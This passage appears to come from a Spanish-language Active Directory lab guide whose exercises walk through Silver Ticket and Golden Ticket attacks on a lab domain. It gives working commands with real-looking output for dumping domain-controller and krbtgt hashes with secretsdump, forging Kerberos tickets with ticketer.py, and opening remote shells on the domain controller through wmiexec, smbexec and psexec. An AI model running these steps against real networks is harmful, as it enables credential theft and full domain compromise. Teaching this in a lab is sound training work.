
Execute remote commands with any of the following by using the TGT

psexec.py <domain_name>/<user_name>@<remote_hostname> -k -no-pass

smbexec.py <domain_name>/<user_name>@<remote_hostname> -k -no-pass

wmiexec.py <domain_name>/<user_name>@<remote_hostname> -k -no-pass

wmiexec.py -dc-ip 10.0.0.4 dojo.local/bobby.kym@DC-dojolocal.dojo.local -k -no-pass



5 Objetivo de aprendizaje 4 – [Silver ticket]


- **Tarea:**
  - Descargar todos los hashes del controlador de dominio del dominio (dojo.local)
  - Crear un Silver ticket para un:
    - HOST service
  - Conectarse remotamente por WMI o SMB al servicio o computadora que se le generara el silvert ticket en este caso el controlador de dominio.

- **Solución:**


De la información recopilada en los pasos anteriores podemos obtener el hash NTLM de cualquier cuenta de tipo computadora ejemplo la del controlador de dominio (**DC-dojolocal $).** Usando el siguiente comando, podemos crear un boleto plateado que nos proporcione acceso al servicio HOST de DC.

Para crear un silvert ticket se requiere el Domain SID para esto utilizamos el siguiente comando:

```
secretsdump.py beulah.sonni:'fish'@10.0.0.4 | grep DC-dojolocal | grep ::: > ptk_silver_nthash; cat ptk_silver_nthash
```




```
lookupsid.py beulah.sonni:'fish'@10.0.0.4  | grep "Domain SID" >> ptk_silver_nthash; cat ptk_silver_nthash
```



Ahora que cuentan con el hash NTLM de la cuenta de computadora del DC y el Domain SID ya podemos ejecutar el ataque Silvert Ticket y generar un TGS falsificado.

La sintaxis para completar este ejercicio es la siguiente:

```
## To generate the TGS with NTLM

python ticketer.py -nthash <ntlm_hash> -domain-sid <domain_sid> -domain <domain_name> -spn <service_spn>  <user_name>
```

Reemplazando estos parámetros en su máquina virtual debería generar el siguiente comando:

```
xxx@<user>:/home# sudo -i

root@<user>:~# cd /root/impacket/examples

root@<user>:/root/impacket/examples# source venv/bin/activate

root@<user>:/root/impacket/examples# ticketer.py -spn HOST/DC-dojolocal.dojo.local -domain dojo.local -nthash 0c8cc18599025210cb5916f21bdb3c35 -dc-ip 10.0.0.4 -domain-sid S-1-5-21-1089169986-1032844407-3392806619 phylis.charo
```

Output:

```
root@antonio:/home/dojo/Lab-Kerberos/tools/impacket/examples# ticketer.py -spn HOST/DC-dojolocal.dojo.local -domain dojo.local -nthash 0c8cc18599025210cb5916f21bdb3c35
-dc-ip 10.0.0.4 -domain-sid S-1-5-21-1089169986-1032844407-3392806619 phylis.charo
Impacket v0.9.24.dev1+20210706.140217.6da655ca - Copyright 2021 SecureAuth Corporation

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for dojo.local/phylis.charo
[*]     PAC_LOGON_INFO
[*]     PAC_CLIENT_INFO_TYPE
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Signing/Encrypting final ticket
[*]     PAC_SERVER_CHECKSUM
[*]     PAC_PRIVSVR_CHECKSUM
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Saving ticket in phylis.charo.ccache
root@antonio:/home/dojo/Lab-Kerberos/tools/impacket/examples#
```

Ahora podemos autenticarnos como este usuario (**phylis.charo**) importando el TGS file y ejecutando una herramienta de acceso remoto:

Importar el TGS en Linux:

Sintaxis:

```
# Set the TGT for impacket use

export KRB5CCNAME=<TGT_ccache_file>
```

export KRB5CCNAME=/root/impacket/examples/phylis.charo.ccache

```
root@antonio:/home/dojo/Lab-Kerberos/tools/impacket/examples# export KRB5CCNAME=/home/dojo/Lab-Kerberos/tools/impacket/examples/phylis.charo.ccache
root@antonio:/home/dojo/Lab-Kerberos/tools/impacket/examples# printenv
SHELL=/bin/bash
SUDO_GID=1001
SUDO_COMMAND=/bin/bash
SUDO_USER=dojo
KRB5CCNAME=/home/dojo/Lab-Kerberos/tools/impacket/examples/phylis.charo.ccache
PWD=/home/dojo/Lab-Kerberos/tools/impacket/examples
LOGNAME=root
HOME=/root
LANG=en_US.UTF-8
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=40;33;01:or=40;31;01:mi=00:su=37;41:sg=30;43:ca=30;41:tw=30;42:ow=34;42:st=37;44:ex=01;
32:*.tar=01;31:*.tgz=01;31:*.arc=01;31:*.arj=01;31:*.taz=01;31:*.lha=01;31:*.lz4=01;31:*.lzh=01;31:*.lzma=01;31:*.tlz=01;31:*.txz=01;31:*.tzo=01;31:*.t7z=01;31:*.zip=01
;31:*.z=01;31:*.dz=01;31:*.gz=01;31:*.lrz=01;31:*.lz=01;31:*.lzo=01;31:*.xz=01;31:*.zst=01;31:*.tzst=01;31:*.bz2=01;31:*.bz=01;31:*.tbz=01;31:*.tbz2=01;31:*.tz=01;31:*.
deb=01;31:*.rpm=01;31:*.jar=01;31:*.war=01;31:*.ear=01;31:*.sar=01;31:*.rar=01;31:*.alz=01;31:*.ace=01;31:*.zoo=01;31:*.cpio=01;31:*.7z=01;31:*.rz=01;31:*.cab=01;31:*.w
im=01;31:*.swm=01;31:*.dwm=01;31:*.esd=01;31:*.jpg=01;35:*.jpeg=01;35:*.mjpg=01;35:*.mjpeg=01;35:*.gif=01;35:*.bmp=01;35:*.pbm=01;35:*.pgm=01;35:*.ppm=01;35:*.tga=01;35
:*.xbm=01;35:*.xpm=01;35:*.tif=01;35:*.tiff=01;35:*.png=01;35:*.svg=01;35:*.svgz=01;35:*.mng=01;35:*.pcx=01;35:*.mov=01;35:*.mpg=01;35:*.mpeg=01;35:*.m2v=01;35:*.mkv=01
;35:*.webm=01;35:*.ogm=01;35:*.mp4=01;35:*.m4v=01;35:*.mp4v=01;35:*.vob=01;35:*.qt=01;35:*.nuv=01;35:*.wmv=01;35:*.asf=01;35:*.rm=01;35:*.rmvb=01;35:*.flc=01;35:*.avi=0
1;35:*.fli=01;35:*.flv=01;35:*.gl=01;35:*.dl=01;35:*.xcf=01;35:*.xwd=01;35:*.yuv=01;35:*.cgm=01;35:*.emf=01;35:*.ogv=01;35:*.ogx=01;35:*.aac=00;36:*.au=00;36:*.flac=00;
36:*.m4a=00;36:*.mid=00;36:*.midi=00;36:*.mka=00;36:*.mp3=00;36:*.mpc=00;36:*.ogg=00;36:*.ra=00;36:*.wav=00;36:*.oga=00;36:*.opus=00;36:*.spx=00;36:*.xspf=00;36:
TERM=xterm
USER=root
SHLVL=1
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SUDO_UID=1001
MAIL=/var/mail/root
OLDPWD=/root
_=/usr/bin/printenv
root@antonio:/home/dojo/Lab-Kerberos/tools/impacket/examples#
```


```
# Execute remote commands with any of the following by using the TGT
```

psexec.py <domain_name>/<user_name>@<remote_hostname> -k -no-pass

smbexec.py <domain_name>/<user_name>@<remote_hostname> -k -no-pass

wmiexec.py <domain_name>/<user_name>@<remote_hostname> -k -no-pass

wmiexec.py -dc-ip 10.0.0.4 dojo.local/phylis.charo@DC-dojolocal.dojo.local -k -no-pass



6 Objetivo de aprendizaje 5 – [Golden ticket]


- **Tarea:**
  - Descargar todos los hashes del controlador de dominio del dominio (dojo.local)
  - Crear un Golden Ticket utilizando el NTLM hash de la cuanta krbtgt
  - Conectarse remotamente por WMI o SMB al servicio o computadora que se le generara el silvert ticket en este caso el controlador de dominio

- **Solución:**


De la información recopilada en los pasos anteriores podemos obtener el hash NTLM de la cuenta de usuario **krbtgt** y el Domain SID y generar un TGT falsificado con privilegios administrativos para suplantar cualquier usuario en el dominio y acceder a sus recursos.

para crear un Golden Ticket se requiere el Domain SID para esto utilizamos el siguiente comando:

```
secretsdump.py beulah.sonni:'fish'@10.0.0.4 | grep krbtgt | grep ::: > ptk_krbtgt_nthash; cat ptk_krbtgt_nthash
```




```
lookupsid.py beulah.sonni:'fish'@10.0.0.4 | grep "Domain SID" >> ptk_krbtgt_nthash; cat ptk_krbtgt_nthash
```



Ahora que cuentan con el hash NTLM de la cuenta **krbtgt** y el Domain SID ya podemos ejecutar el ataque Golden Ticket y generar un TGT falsificado.

La sintaxis para completar este ejercicio es la siguiente:

```
# To generate the TGT with NTLM

ticketer.py -nthash <krbtgt_ntlm_hash> -domain-sid <domain_sid> -domain <domain_name>  <user_name>
```

Reemplazando estos parámetros en su máquina virtual debería generar el siguiente comando:

```
xxx@<user>:/home# sudo -i

root@<user>:~# cd /root/impacket/examples

root@<user>:/root/impacket/examples# source venv/bin/activate

root@<user>:/root/impacket/examples# ticketer.py -nthash 1d668dcd90b7be9a86205cf7a5346562 -domain-sid  S-1-5-21-1089169986-1032844407-3392806619 -domain dojo.local Jaimico
```

Output:

```
root@antonio:/home/dojo/Lab-Kerberos/tools/impacket/examples# ticketer.py -nthash 1d668dcd90b7be9a86205cf7a5346562 -domain-sid  S-1-5-21-1089169986-1032844407-339280661
9 -domain dojo.local Jaimico
Impacket v0.9.24.dev1+20210706.140217.6da655ca - Copyright 2021 SecureAuth Corporation

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for dojo.local/Jaimico
[*]     PAC_LOGON_INFO
[*]     PAC_CLIENT_INFO_TYPE
[*]     EncTicketPart
[*]     EncAsRepPart
[*] Signing/Encrypting final ticket
[*]     PAC_SERVER_CHECKSUM
[*]     PAC_PRIVSVR_CHECKSUM
[*]     EncTicketPart
[*]     EncASRepPart
[*] Saving ticket in Jaimico.ccache
root@antonio:/home/dojo/Lab-Kerberos/tools/impacket/examples#
```

Ahora podemos autenticarnos como este usuario (Jaimico) importando el TGT file y ejecutando una herramienta de acceso remoto:

Importar el TGT en Linux:

Sintaxis:
Set the TGT for impacket use
export KRB5CCNAME=<TGT_ccache_file>

export KRB5CCNAME=/root/impacket/examples/Jaimico.ccache

```
root@antonio:/home/dojo/Lab-Kerberos/tools/impacket/examples# export KRB5CCNAME=/home/dojo/Lab-Kerberos/tools/impacket/examples/Jaimico.ccache
root@antonio:/home/dojo/Lab-Kerberos/tools/impacket/examples# printenv
SHELL=/bin/bash
SUDO_GID=1001
SUDO_COMMAND=/bin/bash
SUDO_USER=dojo
KRB5CCNAME=/home/dojo/Lab-Kerberos/tools/impacket/examples/Jaimico.ccache
PWD=/home/dojo/Lab-Kerberos/tools/impacket/examples
LOGNAME=root
HOME=/root
LANG=en_US.UTF-8
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=40;33;01:or=40;31;01:mi=00:su=37;41:sg=30;43:ca=30;41:tw=30;42:ow=34;42:st=37;44:ex=01;
32:*.tar=01;31:*.tgz=01;31:*.arc=01;31:*.arj=01;31:*.taz=01;31:*.lha=01;31:*.lz4=01;31:*.lzh=01;31:*.lzma=01;31:*.tlz=01;31:*.txz=01;31:*.tzo=01;31:*.t7z=01;31:*.zip=01
;31:*.z=01;31:*.dz=01;31:*.gz=01;31:*.lrz=01;31:*.lz=01;31:*.lzo=01;31:*.xz=01;31:*.zst=01;31:*.tzst=01;31:*.bz2=01;31:*.bz=01;31:*.tbz=01;31:*.tbz2=01;31:*.tz=01;31:*.
deb=01;31:*.rpm=01;31:*.jar=01;31:*.war=01;31:*.ear=01;31:*.sar=01;31:*.rar=01;31:*.alz=01;31:*.ace=01;31:*.zoo=01;31:*.cpio=01;31:*.7z=01;31:*.rz=01;31:*.cab=01;31:*.w
im=01;31:*.swm=01;31:*.dwm=01;31:*.esd=01;31:*.jpg=01;35:*.jpeg=01;35:*.mjpg=01;35:*.mjpeg=01;35:*.gif=01;35:*.bmp=01;35:*.pbm=01;35:*.pgm=01;35:*.ppm=01;35:*.tga=01;35
:*.xbm=01;35:*.xpm=01;35:*.tif=01;35:*.tiff=01;35:*.png=01;35:*.svg=01;35:*.svgz=01;35:*.mng=01;35:*.pcx=01;35:*.mov=01;35:*.mpg=01;35:*.mpeg=01;35:*.m2v=01;35:*.mkv=01
;35:*.webm=01;35:*.ogm=01;35:*.mp4=01;35:*.m4v=01;35:*.mp4v=01;35:*.vob=01;35:*.qt=01;35:*.nuv=01;35:*.wmv=01;35:*.asf=01;35:*.rm=01;35:*.rmvb=01;35:*.flc=01;35:*.avi=0
1;35:*.fli=01;35:*.flv=01;35:*.gl=01;35:*.dl=01;35:*.xcf=01;35:*.xwd=01;35:*.yuv=01;35:*.cgm=01;35:*.emf=01;35:*.ogv=01;35:*.ogx=01;35:*.aac=00;36:*.au=00;36:*.flac=00;
36:*.m4a=00;36:*.mid=00;36:*.midi=00;36:*.mka=00;36:*.mp3=00;36:*.mpc=00;36:*.ogg=00;36:*.ra=00;36:*.wav=00;36:*.oga=00;36:*.opus=00;36:*.spx=00;36:*.xspf=00;36:
TERM=xterm
USER=root
SHLVL=1
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SUDO_UID=1001
MAIL=/var/mail/root
OLDPWD=/root
_=/usr/bin/printenv
root@antonio:/home/dojo/Lab-Kerberos/tools/impacket/examples#
```

Execute remote commands with any of the following by using the TGT

psexec.py <domain_name>/<user_name>@<remote_hostname> -k -no-pass

smbexec.py <domain_name>/<user_name>@<remote_hostname> -k -no-pass

wmiexec.py <domain_name>/<user_name>@<remote_hostname> -k -no-pass

smbexec.py -dc-ip 10.0.0.4 dojo.local/jaimico@DC-dojolocal.dojo.local -k -no-pass

Opcion WMI:

wmiexec.py -dc-ip 10.0.0.4 -no-pass -k dojo.local/Jaimico@DC-dojolocal.dojo.local

```
root@antonio:/home/dojo/Lab-Kerberos/tools/impacket/examples# wmiexec.py -dc-ip 10.0.0.4 -no-pass -k dojo.local/Jaimico@DC-dojolocal.dojo.local
Impacket v0.9.24.dev1+20210706.140217.6da655ca - Copyright 2021 SecureAuth Corporation

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
dojo.local\jaimico

C:\>hostname
DC-dojolocal

C:\>
```